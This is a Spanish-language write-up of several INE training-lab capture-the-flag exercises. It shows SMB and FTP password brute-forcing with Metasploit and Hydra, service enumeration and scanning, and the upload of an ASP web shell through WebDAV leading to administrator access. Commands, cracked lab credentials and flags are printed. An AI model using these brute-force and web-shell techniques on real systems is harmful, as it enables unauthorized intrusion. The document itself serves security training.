Flag 2: One of the samba users have a bad password. Their private share with the same name as their username is at risk!

Aquí es donde entra en juego una herramienta llamada enum4linux y un módulo auxiliar de Metasploit llamado smb_login.

Con la herramienta enum4linux hemos podido identificar cuatro usuarios locales dentro del sistema objetivo. Los guardaremos dentro de un notepad y se convertirán en nuestros usuarios para fuerza bruta.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\josh (Local User)
S-1-22-1-1001 Unix User\bob (Local User)
S-1-22-1-1002 Unix User\nancy (Local User)
S-1-22-1-1003 Unix User\alice (Local User)

 ==========================( Getting printer info for target.ine.local )==========================

No printers returned.


enum4linux complete on Mon Aug 11 01:15:47 2025
```

Ahora iniciaremos Metasploit Framework, utilizaremos el módulo auxiliar smb_login y utilizaremos el diccionario de contraseña recomendado por el laboratorio.

```
msf6 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE ⇒ false
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE names.txt
USER_FILE ⇒ names.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /root/Desktop/wordlists/unix_passwords.txt
PASS_FILE ⇒ /root/Desktop/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > run

[+] 192.39.235.3:445      - 192.39.235.3:445 - Success: '.\josh:purple'
[+] 192.39.235.3:445      - 192.39.235.3:445 - Success: '.\alice:admin'
[*] target.ine.local:445  - Scanned 1 of 1 hosts (100% complete)
[*] target.ine.local:445  - Bruteforce completed, 2 credentials were successful.
[*] target.ine.local:445  - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Bien. Ya tenemos la contraseña del usuario josh, vamos a probar a entrar en su directorio, ya que la pista de la flag 2 dice que el directorio se llama igual que el usuario.

```
┌──(root㉿INE)-[~]
└─# smbclient \\\\target.ine.local\\josh -U josh
Password for [WORKGROUP\josh]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(root㉿INE)-[~]
└─# smbclient //target.ine.local/josh -U josh
Password for [WORKGROUP\josh]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Aug 10 23:57:41 2025
  ..                                  D        0  Tue Nov 19 10:44:41 2024
  flag2.txt                           N      119  Sun Aug 10 23:57:41 2025

                1981311780 blocks of size 1024. 80692496 blocks available
smb: \> get flag2.txt
getting file \flag2.txt of size 119 as flag2.txt (116.2 KiloBytes/sec) (average 116.2 KiloBytes/sec)
smb: \> exit

┌──(root㉿INE)-[~]
└─# cat flag2.txt
FLAG2{9a6816e593424d71b51591f6c74db95b}

Psst! I heard there is an FTP service running. Find it and check the banner.

┌──(root㉿INE)-[~]
└─#
```

Flag 3: Follow the hint given in the previous flag to uncover this one.

Para la siguiente flag, nos da una pista la flag 2: I heard there is an FTP service running. Find it and check the banner.

Para identificar el banner utilizaremos netcat.

```
┌──(root㉿INE)-[~]
└─# nc -v target.ine.local 5554
target.ine.local [192.39.235.3] 5554 (?) open
220 Welcome to blah FTP service. Reminder to users, specifically ashley, alice and amanda to change their weak passwords immediately!!!
```

Dentro nos da tres usuarios los cuales serán nuestro diccionariod de usuarios.

Para hacer fuerza bruta, utilizaremos o un módulo de Metasploit o Hydra, con lo que nos sintamos más cómodos.


```
┌──(root㉿INE)-[~]
└─# hydra -L users.txt -P /root/Desktop/wordlists/unix_passwords.txt ftp://target.ine.local:5554
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-11 01:32:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3027 login tries (l:3/p:1009), ~190 tries per task
[DATA] attacking ftp://target.ine.local:5554/
[5554][ftp] host: target.ine.local   login: alice   password: pretty
[STATUS] 1250.00 tries/min, 1250 tries in 00:01h, 1777 to do in 00:02h, 16 active
[STATUS] 769.00 tries/min, 1538 tries in 00:02h, 1489 to do in 00:02h, 16 active
```

```
┌──(root㉿INE)-[~]
└─# ftp target.ine.local 5554
Connected to target.ine.local.
220 Welcome to blah FTP service. Reminder to users, specifically ashley, alice and amanda to change their weak passwords immediately!!!
Name (target.ine.local:root): alice
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26050|)
150 Here comes the directory listing.
-rw-rw-r--    1 0        0              40 Aug 10 18:27 flag3.txt
226 Directory send OK.
ftp> cat flag3.txt
?Invalid command.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
229 Entering Extended Passive Mode (|||28179|)
150 Opening BINARY mode data connection for flag3.txt (40 bytes).
100% |*****************************************************************************************************************************************************|    40      887.78 KiB/s    00:00 ETA
226 Transfer complete.
40 bytes received in 00:00 (139.50 KiB/s)
ftp> exit
221 Goodbye.

┌──(root㉿INE)-[~]
└─# cat flag3.txt
FLAG3{1d83232558e449bab8b353561a75c484}
```

Flag 4: This is a warning meant to deter unauthorized users from logging in.

Por último, hemos visto que teníamos un puerto 22 con su servicio OpenSSH.

Vamos a intentar conectarnos a el mediante algún usuario. No nos hemos podido logear pero hemos conseguido la cuarta bandera.



Assessment Methodologies: Vulnerability Assessment CTF 1


Objetivo: Identify the services running on the machine, perform a detailed vulnerability scan, and capture all the flags hidden within the environment.

- Flag 1: Explore hidden directories for version control artifacts that might reveal valuable information.
- Flag 2: The data storage has some loose security measures. Can you find the flag hidden within it?
- Flag 3: A PHP file that displays server information might be worth examining. What could be hidden in plain sight?
- Flag 4: Sensitive directories might hold critical information. Search through carefully for hidden gems.

Tools: Nmap & Nessus

Flag 1: Explore hidden directories for version control artifacts that might reveal valuable information.

Para ello, utilizaremos una herramienta muy útil llamada Nessus. Una vez termine el escaneo de vulnerabilidades, revisaremos los informes.



Hemos descubierto que existen directorios ocultos muy interesantes, pero nada relacionado con la flag 1. Vamos a realizar un escaneo a fondo con Nmap a ver si conseguimos algo interesante.

Output

```
Contents of robots.txt :

User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```


Utilizaremos estos directorios para otras banderas.

```
root@INE:~# nmap -sS -sVC --min-rate 5000 -p- --open target.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2025-08-11 22:04 IST
Nmap scan report for target.ine.local (192.56.44.3)
Host is up (0.000037s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Site doesn't have a title (text/html).
|_http-git:
|   192.56.44.3:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Remotes:
|_      https://github.com/fermayo/hello-world-lamp.git
| http-robots.txt: 8 disallowed entries
| passwords/ config.inc classes/ javascript/
|_owasp-esapi-php/ documentation/ phpmyadmin/ includes/
```

Como podemos ver en la captura de arriba, tenemos un directorio llamado .git/, además de los directorios que ya encontramos mediante Nessus.

Flag 2: The data storage has some loose security measures. Can you find the flag hidden within it?


Si recordamos había un directorio llamado phpmyadmin/, entremos y veamos que hay dentro de MySQL.



Flag 3: A PHP file that displays server information might be worth examining. What could be hidden in plain sight?


Nos da una pista sobre que revisemos el archivo php que muestra información del servidor, pero ¿dónde podemos encontrar ese archivo si cuando hemos hecho el escaneo de Nmap y de Nessus no nos ha aparecido ningún directorio más a parte de phpmyadmin?

Bien. El directorio donde se encuentra información del servidor PHP se llama phpinfo.php



Flag 4: Sensitive directories might hold critical information. Search through carefully for hidden gems.

En Nessus también había detectado un directorio llamado passwords/, veamos que contiene.



Host & Network Penetration Testing: System-Host Based Attacks CTF 1

Objetivo: Perform system/host-based attacks on the target and capture all the flags hidden within the environment.

- Flag 1: User 'bob' might not have chosen a strong password. Try common passwords to gain access to the server where the flag is located. (target1.ine.local)
- Flag 2: Valuable files are often on the C: drive. Explore it thoroughly. (target1.ine.local)
- Flag 3: By attempting to guess SMB user credentials, you may uncover important information that could lead you to the next flag. (target2.ine.local)
- Flag 4: The Desktop directory might have what you're looking for. Enumerate its contents. (target2.ine.local)


Tools: Nmap, Hydra, Cadaver, Metasploit Framework, Davtest, Dirb

Flag 1: User 'bob' might not have chosen a strong password. Try common passwords to gain access to the server where the flag is located. (target1.ine.local)

Para conseguir esta primera bandera vamos a realizar fuerza bruta mediante Hydra para acceder al servidor web Microsoft IIS que se ejecuta en el puerto 80.

Bien, una vez que conocemos la contraseña. Como hemos podido comprobar, la versión que ejecuta el servicio HTTP es Microsoft IIS. Esta versión es vulnerable a una aplicación web llamada WebDav. Como ya conocemos el usuario y contraseña, podemos hacer fuerza bruta de directorios mediante dirb.

```
START_TIME: Mon Aug 11 22:55:29 2025
URL_BASE: http://target1.ine.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: bob:password_123321

_________________

GENERATED WORDS: 4612

---- Scanning URL: http://target1.ine.local/ ----
==> DIRECTORY: http://target1.ine.local/aspnet_client/
==> DIRECTORY: http://target1.ine.local/webdav/

---- Entering directory: http://target1.ine.local/aspnet_client/ ----
==> DIRECTORY: http://target1.ine.local/aspnet_client/system_web/
```



Flag 2: Valuable files are often on the C: drive. Explore it thoroughly. (target1.ine.local)

¿Cómo conseguimos la flag 2? Bien, como ya sabemos usuario y contraseña, vamos a intentar acceder al servidor mediante la herramienta llamada Cadaver, pero antes vamos a utilizar Davtest, pero… ¿para que servía un servidor WebDAV? Recordemos que se puede, subir, descargar archivos de este directorio, así como eliminar archivos desde este directorio.


```
└─# davtest --url http://target1.ine.local/ -auth bob:password_123321
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://target1.ine.local
********************************************************
NOTE    Random string for this session: VMhnoWbu
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://target1.ine.local/DavTestDir_VMhnoWbu
********************************************************
 Sending test files
PUT     jsp     SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.jsp
PUT     cfm     SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.cfm
PUT     php     SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.php
PUT     shtml   SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.shtml
PUT     cgi     SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.cgi
PUT     asp     SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.asp
PUT     txt     SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.txt
PUT     aspx    SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.aspx
PUT     pl      SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.pl
PUT     html    SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.html
PUT     jhtml   SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.jhtml
********************************************************
 Checking for test file execution
EXEC    jsp     FAIL
EXEC    cfm     FAIL
EXEC    php     FAIL
EXEC    shtml   SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.shtml
EXEC    shtml   FAIL
EXEC    cgi     FAIL
EXEC    asp     SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.asp
EXEC    asp     FAIL
EXEC    txt     SUCCEED:        http://target1.ine.local/DavTestDir_VMhnoWbu/davtest_VMhnoWbu.txt
EXEC    txt     FAIL
```

Vemos que Davtest ha enviado diferentes archivos con extensiones, pero solo han resultado con éxito .shtml, .asp y .txt. Esto significa que podemos generar un payload.asp o también podemos utilizar un asp web shell para obtener algún tipo de ejecución de comandos en el objetivo.


Aquí es donde entra en juego la herramienta llamada Cadaver.

```
┌──(root㉿INE)-[~]
└─# cadaver http://target1.ine.local/webdav
Authentication required for target1.ine.local on server `target1.ine.local':
Username: bob
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        flag1.txt                               34  Aug 11 22:43
        readme.txt                              18  Dec 31  2024
        test.asp                                61  Dec 31  2024
        web.config                             168  Dec 31  2024
```

```
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        flag1.txt                               34  Aug 11 22:43
        readme.txt                              18  Dec 31  2024
        test.asp                                61  Dec 31  2024
        web.config                             168  Dec 31  2024
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
Uploading /usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [==========================================>] 100.0% of 1362 bytes succeeded.
dav:/webdav/> exit
Connection to `target1.ine.local' closed.
```



Type C:\flag2.txt



Flag 3: By attempting to guess SMB user credentials, you may uncover important information that could lead you to the next flag. (target2.ine.local)

Para conseguir esta bandera necesitaremos realizar fuerza bruta, lo podemos hacer mediante Hydra o Metasploit Framework. Como ya hemos hecho una fuerza bruta con Hydra en la flag 1, es el turno de Metasploit.


```
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS target2.ine.local
RHOSTS ⇒ target2.ine.local
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE ⇒ false
msf6 auxiliary(scanner/smb/smb_login) > run

[+] 10.2.27.63:445        - 10.2.27.63:445 - Success: '.\rooty:spongebob'
[+] 10.2.27.63:445        - 10.2.27.63:445 - Success: '.\demo:password1'
[+] 10.2.27.63:445        - 10.2.27.63:445 - Success: '.\auditor:hellokitty'
[+] 10.2.27.63:445        - 10.2.27.63:445 - Success: '.\administrator:pineapple' Administrator
[*] target2.ine.local:445 - Scanned 1 of 1 hosts (100% complete)
[*] target2.ine.local:445 - Bruteforce completed, 4 credentials were successful.
[*] target2.ine.local:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Una vez descubierto las credenciales, vamos a utilizar el usuario administrator ya que es el usuario con más privilegios.

Para inciar sesión utilizando PsExec de Impacket o el módulo de Metasploit psexec.

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
08/11/2025  05:13 PM                34 flag3.txt
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/07/2020  07:47 AM    <DIR>          Program Files
11/07/2020  07:47 AM    <DIR>          Program Files (x86)
12/31/2024  11:29 AM    <DIR>          Shared
01/01/2025  08:30 AM    <DIR>          Users
11/07/2020  07:49 AM    <DIR>          Utilities
08/11/2025  05:17 PM    <DIR>          Windows
               1 File(s)             34 bytes
               8 Dir(s)  14,935,437,312 bytes free

C:\>type flag3.txt
type flag3.txt
c6e9b28b0308476c9aaf4eb4d65f9119

C:\>
```

Flag 4: The Desktop directory might have what you're looking for. Enumerate its contents. (target2.ine.local)



Host & Network Penetration Testing: System-Host Based Attacks CTF 2

Objetivo: Perform system/host-based attacks on the target and capture all the flags hidden within the environment.

